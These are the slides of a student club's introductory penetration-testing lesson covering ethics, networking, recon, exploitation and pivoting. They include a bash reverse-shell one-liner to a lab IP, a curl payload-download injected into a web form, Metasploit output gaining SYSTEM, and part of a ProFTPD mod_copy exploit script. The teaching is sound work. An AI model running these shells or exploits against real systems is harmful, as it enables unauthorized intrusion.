



Week 2: Intro to Penetration Testing

Offsec Fundamentals, Pentesting Methodology

SIGN IN PLEASE



<https://jessh.zip/2025CPTCw2>

whoami

Luke Kimes | lukedanger

CS major

CSOC intern @ SCE

Cyberforce

- web 2023

NCAE

- web 2024

CCDC

- web 2024-2025

CPTC

- web 1/3 2024-2025
- business 2025-2026



whoami

Ryan Miller | redleaf

CS major

Cybersecurity Intern @ Capital One

NCAE

- Dbmaster 2024-2025

CCDC

- Dbmaster 2024-2025

CPTC

- Web & AI 2024-2025
- Captain 2025-2026



whoami

Ryan Wong | Tired Person

CIS major

Adversary Simulation Intern @ TikTok USDS

NCAE


- FTP/SSH 2024

CCDC

- Business Lead 2024-2025

CPTC

- Web App 2024-2025
- Windows Lead 2025 - 2026



Next on Bronco CPTC . . .

When	What
July 12th	Cyber Bootcamp Kickoff!
July 19th	Intro to Penetration Testing
July 26th	Hacking Web Apps
August 2nd	Hacking Linux
August 9th	Hacking Windows
August 16th	Consulting
August 23rd - 24th	Tryouts

← You are
here

Agenda

1

**Careers in Offensive
Security**

2

**Virtual Machines and
Networking**

3

Pen Testing Methodology

4

Lab



1

Careers in Offensive Security



Offensive Security

**Penetration
Testing**

Red Teaming

**Vulnerability
Research**

**Bug Bounty
Hunting**

**Tool
Development**

How are we different from the bad guys?



Consent



Laws



Ethics



Communication

Bottom Line: We're out to help protect people and organizations

Ethical Practice



X

Non-consensual Testing

Deliberate discovery without explicit permission.



✓

Responsible Disclosure

Have permission or discover something accidentally?



✓

Bug Bounty Program

Open-ended permission.

What is the best way to get started?

Do



- **Self study**
- **Join clubs**
- **Attend trainings**
- **Attend competitions**
- **Get certifications**
- **Look for internships**

Don't



- **Merely attend classes**
- **Expect to be taught everything**
- **Expect instant gratification**
- **Expect ez money**
- **Give up**
- **Stop learning**

Which learning materials are best?



Beginner friendly platform with labs about all kinds of security topics and paths. Those new to security should start here.

Vulnerable machines of varying difficulty and quality levels. All boxes are community-made.

Vulnerable machines of intermediate difficulty and above. Steep learning curve, but very rewarding.

What certifications can help?



**Offensive
Security**



**Zero Point
Security**



Cyber Mentor



PortSwigger



TryHackMe

+ more at <https://pauljerimy.com/security-certification-roadmap/>




2

Virtual Machines and Networking

2.1

Virtual Machines

What is a virtual machine?



Virtual Machines and Hypervisors

Virtual Machine

Simulated computer in a computer



Hypervisor

Manages virtual machines

- VirtualBox
- VMware



Why VMs?



Computer inside a computer

Outdated Software

Application Testing

Run Different OSs




Lab Environments

Kali

Well known pentesting distro

- Tools
- Dedicated Workspace



Playing with Kali

A Kali instance has been provided through vsphere

Some Tasks:

Open up the Terminal and maneuver around the file system

- Learn some basic command usage
 - `cd, ls`
 - `man <command>`
- Create a text file and output its contents to the terminal
 - `nano <file>, cat <file>`
- Check out the users on the system from `/etc/passwd`

Learn what some of the tools do and test them

- `nmap, burpsuite, msfconsole`
-

2.2 Networking

Client

The computer making the request



Server


The computer or group of computers that handle requests




Client-Server model

Legend

 Outgoing

 Established



Ports & Network Connections

Ports are how computers communicate on a network level



TCP	10.0.0.45:61682	35.174.127.31:443	ESTABLISHED
-----	-----------------	-------------------	-------------


Listening – Waiting for an **incoming** connection

Established – An actual connection exists


Shells

A malicious connection that allows attackers to have remote access to your computer

Reverse Shell



Bind Shell



Reverse Shells

```
postgres@jupiter:/tmp/awawaw$ bash -i >& /dev/tcp/10.10.14.77/1274 0>&1 &
bash -i >& /dev/tcp/10.10.14.77/1274 0>&1 &
[4] 10724
postgres@jupiter:/tmp/awawaw$ id
id
uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
postgres@jupiter:/tmp/awawaw$ hostname
hostname
jupiter
postgres@jupiter:/tmp/awawaw$
```

```
(root@kali)-[/home/kali/HTBBoxes/Jupiter]
# hostname
kali
```

```
(root@kali)-[/home/kali/HTBBoxes/Jupiter]
# rlwrap nc -lvnp 1274
listening on [any] 1274 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.216] 37600
bash: cannot set terminal process group (9592): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/tmp/awawaw$ id
id
uid=114(postgres) gid=120(postgres) groups=120(postgres),119(ssl-cert)
postgres@jupiter:/tmp/awawaw$ hostname
hostname
jupiter
postgres@jupiter:/tmp/awawaw$
```

Reverse Shells

The screenshot displays a Kali Linux virtual machine environment. On the left, a web browser window titled 'Inquiry Review Panel' is open, showing a page with the URL 'staff-review-panel.mailroom.htb/inspect.php'. The page contains two sections: 'Read Inquiries:' and 'Check Status:'. The 'Read Inquiries:' section has a search bar with the text 'curl http://10.10.14.9:5000/shell -o /tmp/shell' and a 'Search' button. Below the search bar, it says 'Inquiry contents parsing failed'. The 'Check Status:' section also has a search bar and a 'Search' button. At the bottom of the page, it says 'Administrator Inquiry Status Dashboard' and 'Made with o for Mailroom Inc.'.

On the right, a terminal window is open, showing the following commands and output:

```
root@kali: ~/home/kali/Documents/mailroom
# python3 -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...

root@kali: ~/home/kali/Documents/mailroom
# r1n3ap nc -nvlp 4444
listening on [any] 4444 ...
```

The terminal window also shows the prompt '1: zsh -Z 2: python3' and the date 'Kali 04/19/2023 23:24:00'.

Firewalls

Host-Based

Regulates network traffic going through the host




Network-Based


Regulates network traffic going through the network




Firewalls



Firewalls



Only the web server can send traffic through the firewall



Attempts to access the internal subnet directly are blocked



3

Pen Testing Fundamentals

The General Cyber Kill Chain



The Simplified Kill Chain

1

Reconnaissance

Identifying your target

2

Exploitation

Getting initial access

3

Post-Exploitation

Escalating your privilege

4


Lateral Movement

Moving around the environment

3.1 Reconnaissance

Passive Recon

- Open Source Intelligence (OSINT)



Active Recon

- Nmap
- Directory Enumeration
- Subdomain Enumeration



Passive Recon: What do we look for?

IP addresses

Domain names

Websites

Subdomains



Employee social media

Usernames

Phone numbers

Email addresses

Compromised credentials

Culture

Language

Timezone

Hours of business

Documents



3rd party services

Software in use

API's

<https://osintframework.com>

Google Dorking



Makes your Google searches
more specific

site:site.com	Search specific site
filetype:pdf	Search for specific filetypes
@	Search social media usernames
"Quoted text"	Search for exact string matches
after/before:time	Search for pages after/before a certain time
+, -, OR	Add, exclude, or combine

Resources

https://en.wikipedia.org/wiki/Google_hacking

<https://www.cybrary.it/blog/0p3n/advanced-google-dorking-commands/>

<https://da.gd/dorkks>



"the cozy croissant"OR"thecozycroissant"



Images

Shopping

Maps

Videos

News

Books

Flights

Finance

About 904 results (0.48 seconds)

Did you mean: "the cozy croissant"OR"the cozy croissant"



The Cozy Croissant

<https://www.thecozycroissant.com>

The Cozy Croissant – Your stay will be buttery & flaky.

The Cozy Croissant near Reno-Sparks Convention Center is easy to find, easy to book, and easy on your wallet. Our specialty is making meals easy.

About · Employment Opportunities



<https://www.thecozycroissant.com/index.php/contact>

Contact Us

The Cozy Croissant. Your stay will be buttery & flaky. Menu. Home · About · Contact Us · Employment Opportunities. The Cozy Croissant ...



LinkedIn

<https://www.linkedin.com/in/ellen-stevenson-755723251>

Ellen Stevenson - Information Technology Specialist

Greater Reno Area · Information Technology Specialist · The Cozy Croissant Hotel

Information Technology Specialist at The Cozy Croissant Hotel. The Cozy Croissant

HotelWestern Nevada College. Greater Reno Area. 6 followers 4 connections.

<https://www.linkedin.com/in/ed-thomas-2040702>

Ed Thomas - Information Technology Specialist

Huntsville, Texas, United States · Information Technology Specialist

Ed Thomas. Information Technology Specialist at The Cozy Croissant Hotel

Huntsville, Texas, United States. 10 followers



Ellen Stevenson • 3rd+

Information Technology Specialist at The Cozy Croissant Hotel

3w • Edited •

+ Follow



What I would give for Aiden Jacobs to put as much thought in to his passwords as he does for his amazing daily breakfast specials at The Cozy Croissant Hotel!!!

Domain Names & IP Address



Whois

– whois.domaintools.com



IP Locations

– viewdns.info/iplocation



Reverse IP

– viewdns.info/reverseip

tcchotelcctv.com

Updated 1 second ago ↻



Domain Information

Domain:	tcchotelcctv.com
Registrar:	NameCheap, Inc.
Registered On:	2022-08-21
Expires On:	2023-08-21
Updated On:	2022-09-15
Status:	clientTransferProhibited
Name Servers:	dana.ns.cloudflare.com ernest.ns.cloudflare.com



Registrant Contact

Name:	Jamie Jackson
Organization:	The Cozy Croissant
Street:	135 N Sierra St
City:	Reno
State:	NV
Postal Code:	89501
Country:	US
Phone:	+1.5555550100
Email:	jamie.jackson.tcc@outlook.com

Subdomains



Subdomain Finder
– subdomainfinder.c99.nl



Subdomain Finder

Consider helping the project, check out our [Hall of Fame](#)

thecozycroissant.com

Start Scan

☒ Private scan (This makes sure your scan will not be logged, published or indexed. Everything stays private.)

Result of lebonboncroissant.com

<https://subdomainfinder.c99.nl/scans/2023-07-15/lebonboncroissant.com>

Scan date 2023-07-15 18:42:24
Domain Country: Worldwide (COM)
Subdomains found: 2
Most used IP: 103.224.212.219 (2x)

Whois Check

Check Status

Copy to clipboard


Download CSV

Download JSON

Subdomain	IP	Cloudflare
vdi.lebonboncroissant.com	103.224.212.219	
warehouse.lebonboncroissant.com	103.224.212.219	

IP	Count
103.224.212.219	2

Search Engines



General Information

Hostnames

unrealvisionstudios.com, fitnessinmotionsouthtexas.com, barbaramsilva.com, url001.xyz, lowerwisdom.com, boracorre.com, akwabastore.com, cryptominage.net, smarts-tv.com, chatonwebsite.com, affordableburialandcremationllc.com, compaksulsel.com, nmfire.info, mohouseware.us, elmundobursatil.com, sugano.us, cangtiensa.com, arangstore.com, salusoft.us, barra1017.com, zylofoncash.com, animerepost.com, apkklasoru.com, optimafantasysports.com, exciting-passion-life.com, winterclash3d.com, stnspages.com, jetfilimplus.com, bruinpolyglotsociety.com, system-update-new.com, lb-212-219.above.com, indonesiapisa.com, lastseenfamily.net, diariodeuncampista.com, studyingworksheets.com, casasparticularesencuba.com, xbtvrom.com, thepromiserevealeduat.com, taibann.com, xrsuca.com, dumpshub.com, yoooperbees.com, ricetextorte.com, mohammedarif.com, naturesonlystore.com, butweet.com, sportishead.com, masterpoker88e.com,

Open Ports

80

443

9009

// 80 / TCP

-249784127 | 2023-07-15T16:40:27.312925

```
HTTP/1.1 302 Found
date: Sat, 15 Jul 2023 16:40:28 GMT
server: Apache
set-cookie: __tad=1689439228.6145086; expires=Tue, 12-Jul-2033 16:40:28 GMT; Max-Age=315360000
location: http://w25.qipaishishifuhefa.winampcn.com/?subid1=20230716-0240-2886-8b40-8b62516f738d
content-length: 0
content-type: text/html; charset=UTF-8
connection: close
```

Nmap



NMAP

Know your enemy



- `nmap <ip of target>`
 - p <port>
 - sV (checks versions)
 - sC (runs scripts)
 - min-rate <value> (speed!)
 - T(1-5) (speed also)

```
(root@kali)-[/home/kali/oscp]
# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```


Weaponize our information

```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
```

A screenshot of a Google search results page. The search bar contains the text "proftpd 1.3.5 exploit". Below the search bar, there are tabs for "All", "Videos", "Images", "News", "Maps", and "More". The search results show "About 3,150 results (0.37 seconds)". The first result is a link to "https://www.exploit-db.com > exploits" with the title "ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)". The second result is a link to "https://www.exploit-db.com > exploits" with the title "ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution".

Google

proftpd 1.3.5 exploit

All Videos Images News Maps More

About 3,150 results (0.37 seconds)

<https://www.exploit-db.com > exploits>

ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)

May 26, 2021 — **ProFTPD 1.3.5** - 'mod_copy' Remote Command Execution (2). CVE-2015-3306 . remote **exploit** for Linux platform.

<https://www.exploit-db.com > exploits>

ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution

Apr 21, 2015 — **ProFTPD 1.3.5** - 'mod_copy' Remote Command Execution. CVE-2015-3306CVE-120834 . remote **exploit** for Linux platform.

3.2 Exploitation

Metasploit



Powerful exploitation framework

Many exploits for initial exploitation + post exploitation

Payload generation with msfvenom



GitHub



A public platform that stores code of various open source projects

Contains the proof of concept of many CVEs and exploits



3.2 Exploitation

Exploit-DB



Database with many public exploits for all stages

Verified/Unverified exploits

More manual work involved

EXPLOIT 
DATABASE

```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST => tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT => 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS => 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__ ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__ ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:

49908

CVE:

2015-3306

Author:

SHELLBR3AK

Type:

REMOTE

Platform:

LINUX

Date:

2021-05-26

EDB Verified: ✓**Exploit:**  / **Vulnerable App:**

```
# Exploit Title: ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306
```

```
#!/usr/bin/env python3
```

```
import sys
import socket
import requests
```

```
def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post-Exploitation



Reconnaissance

Need more information to find what's available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas



Privilege Escalation

Weaponizing recon


Root or SYSTEM




Looting

Credentials, sensitive files, database information


Privilege Escalation



Linux



Windows



3.4 Lateral Movement

Pivoting



Moving from one device to another

Reused or looted credentials

Tunneling



Enables access to hidden devices

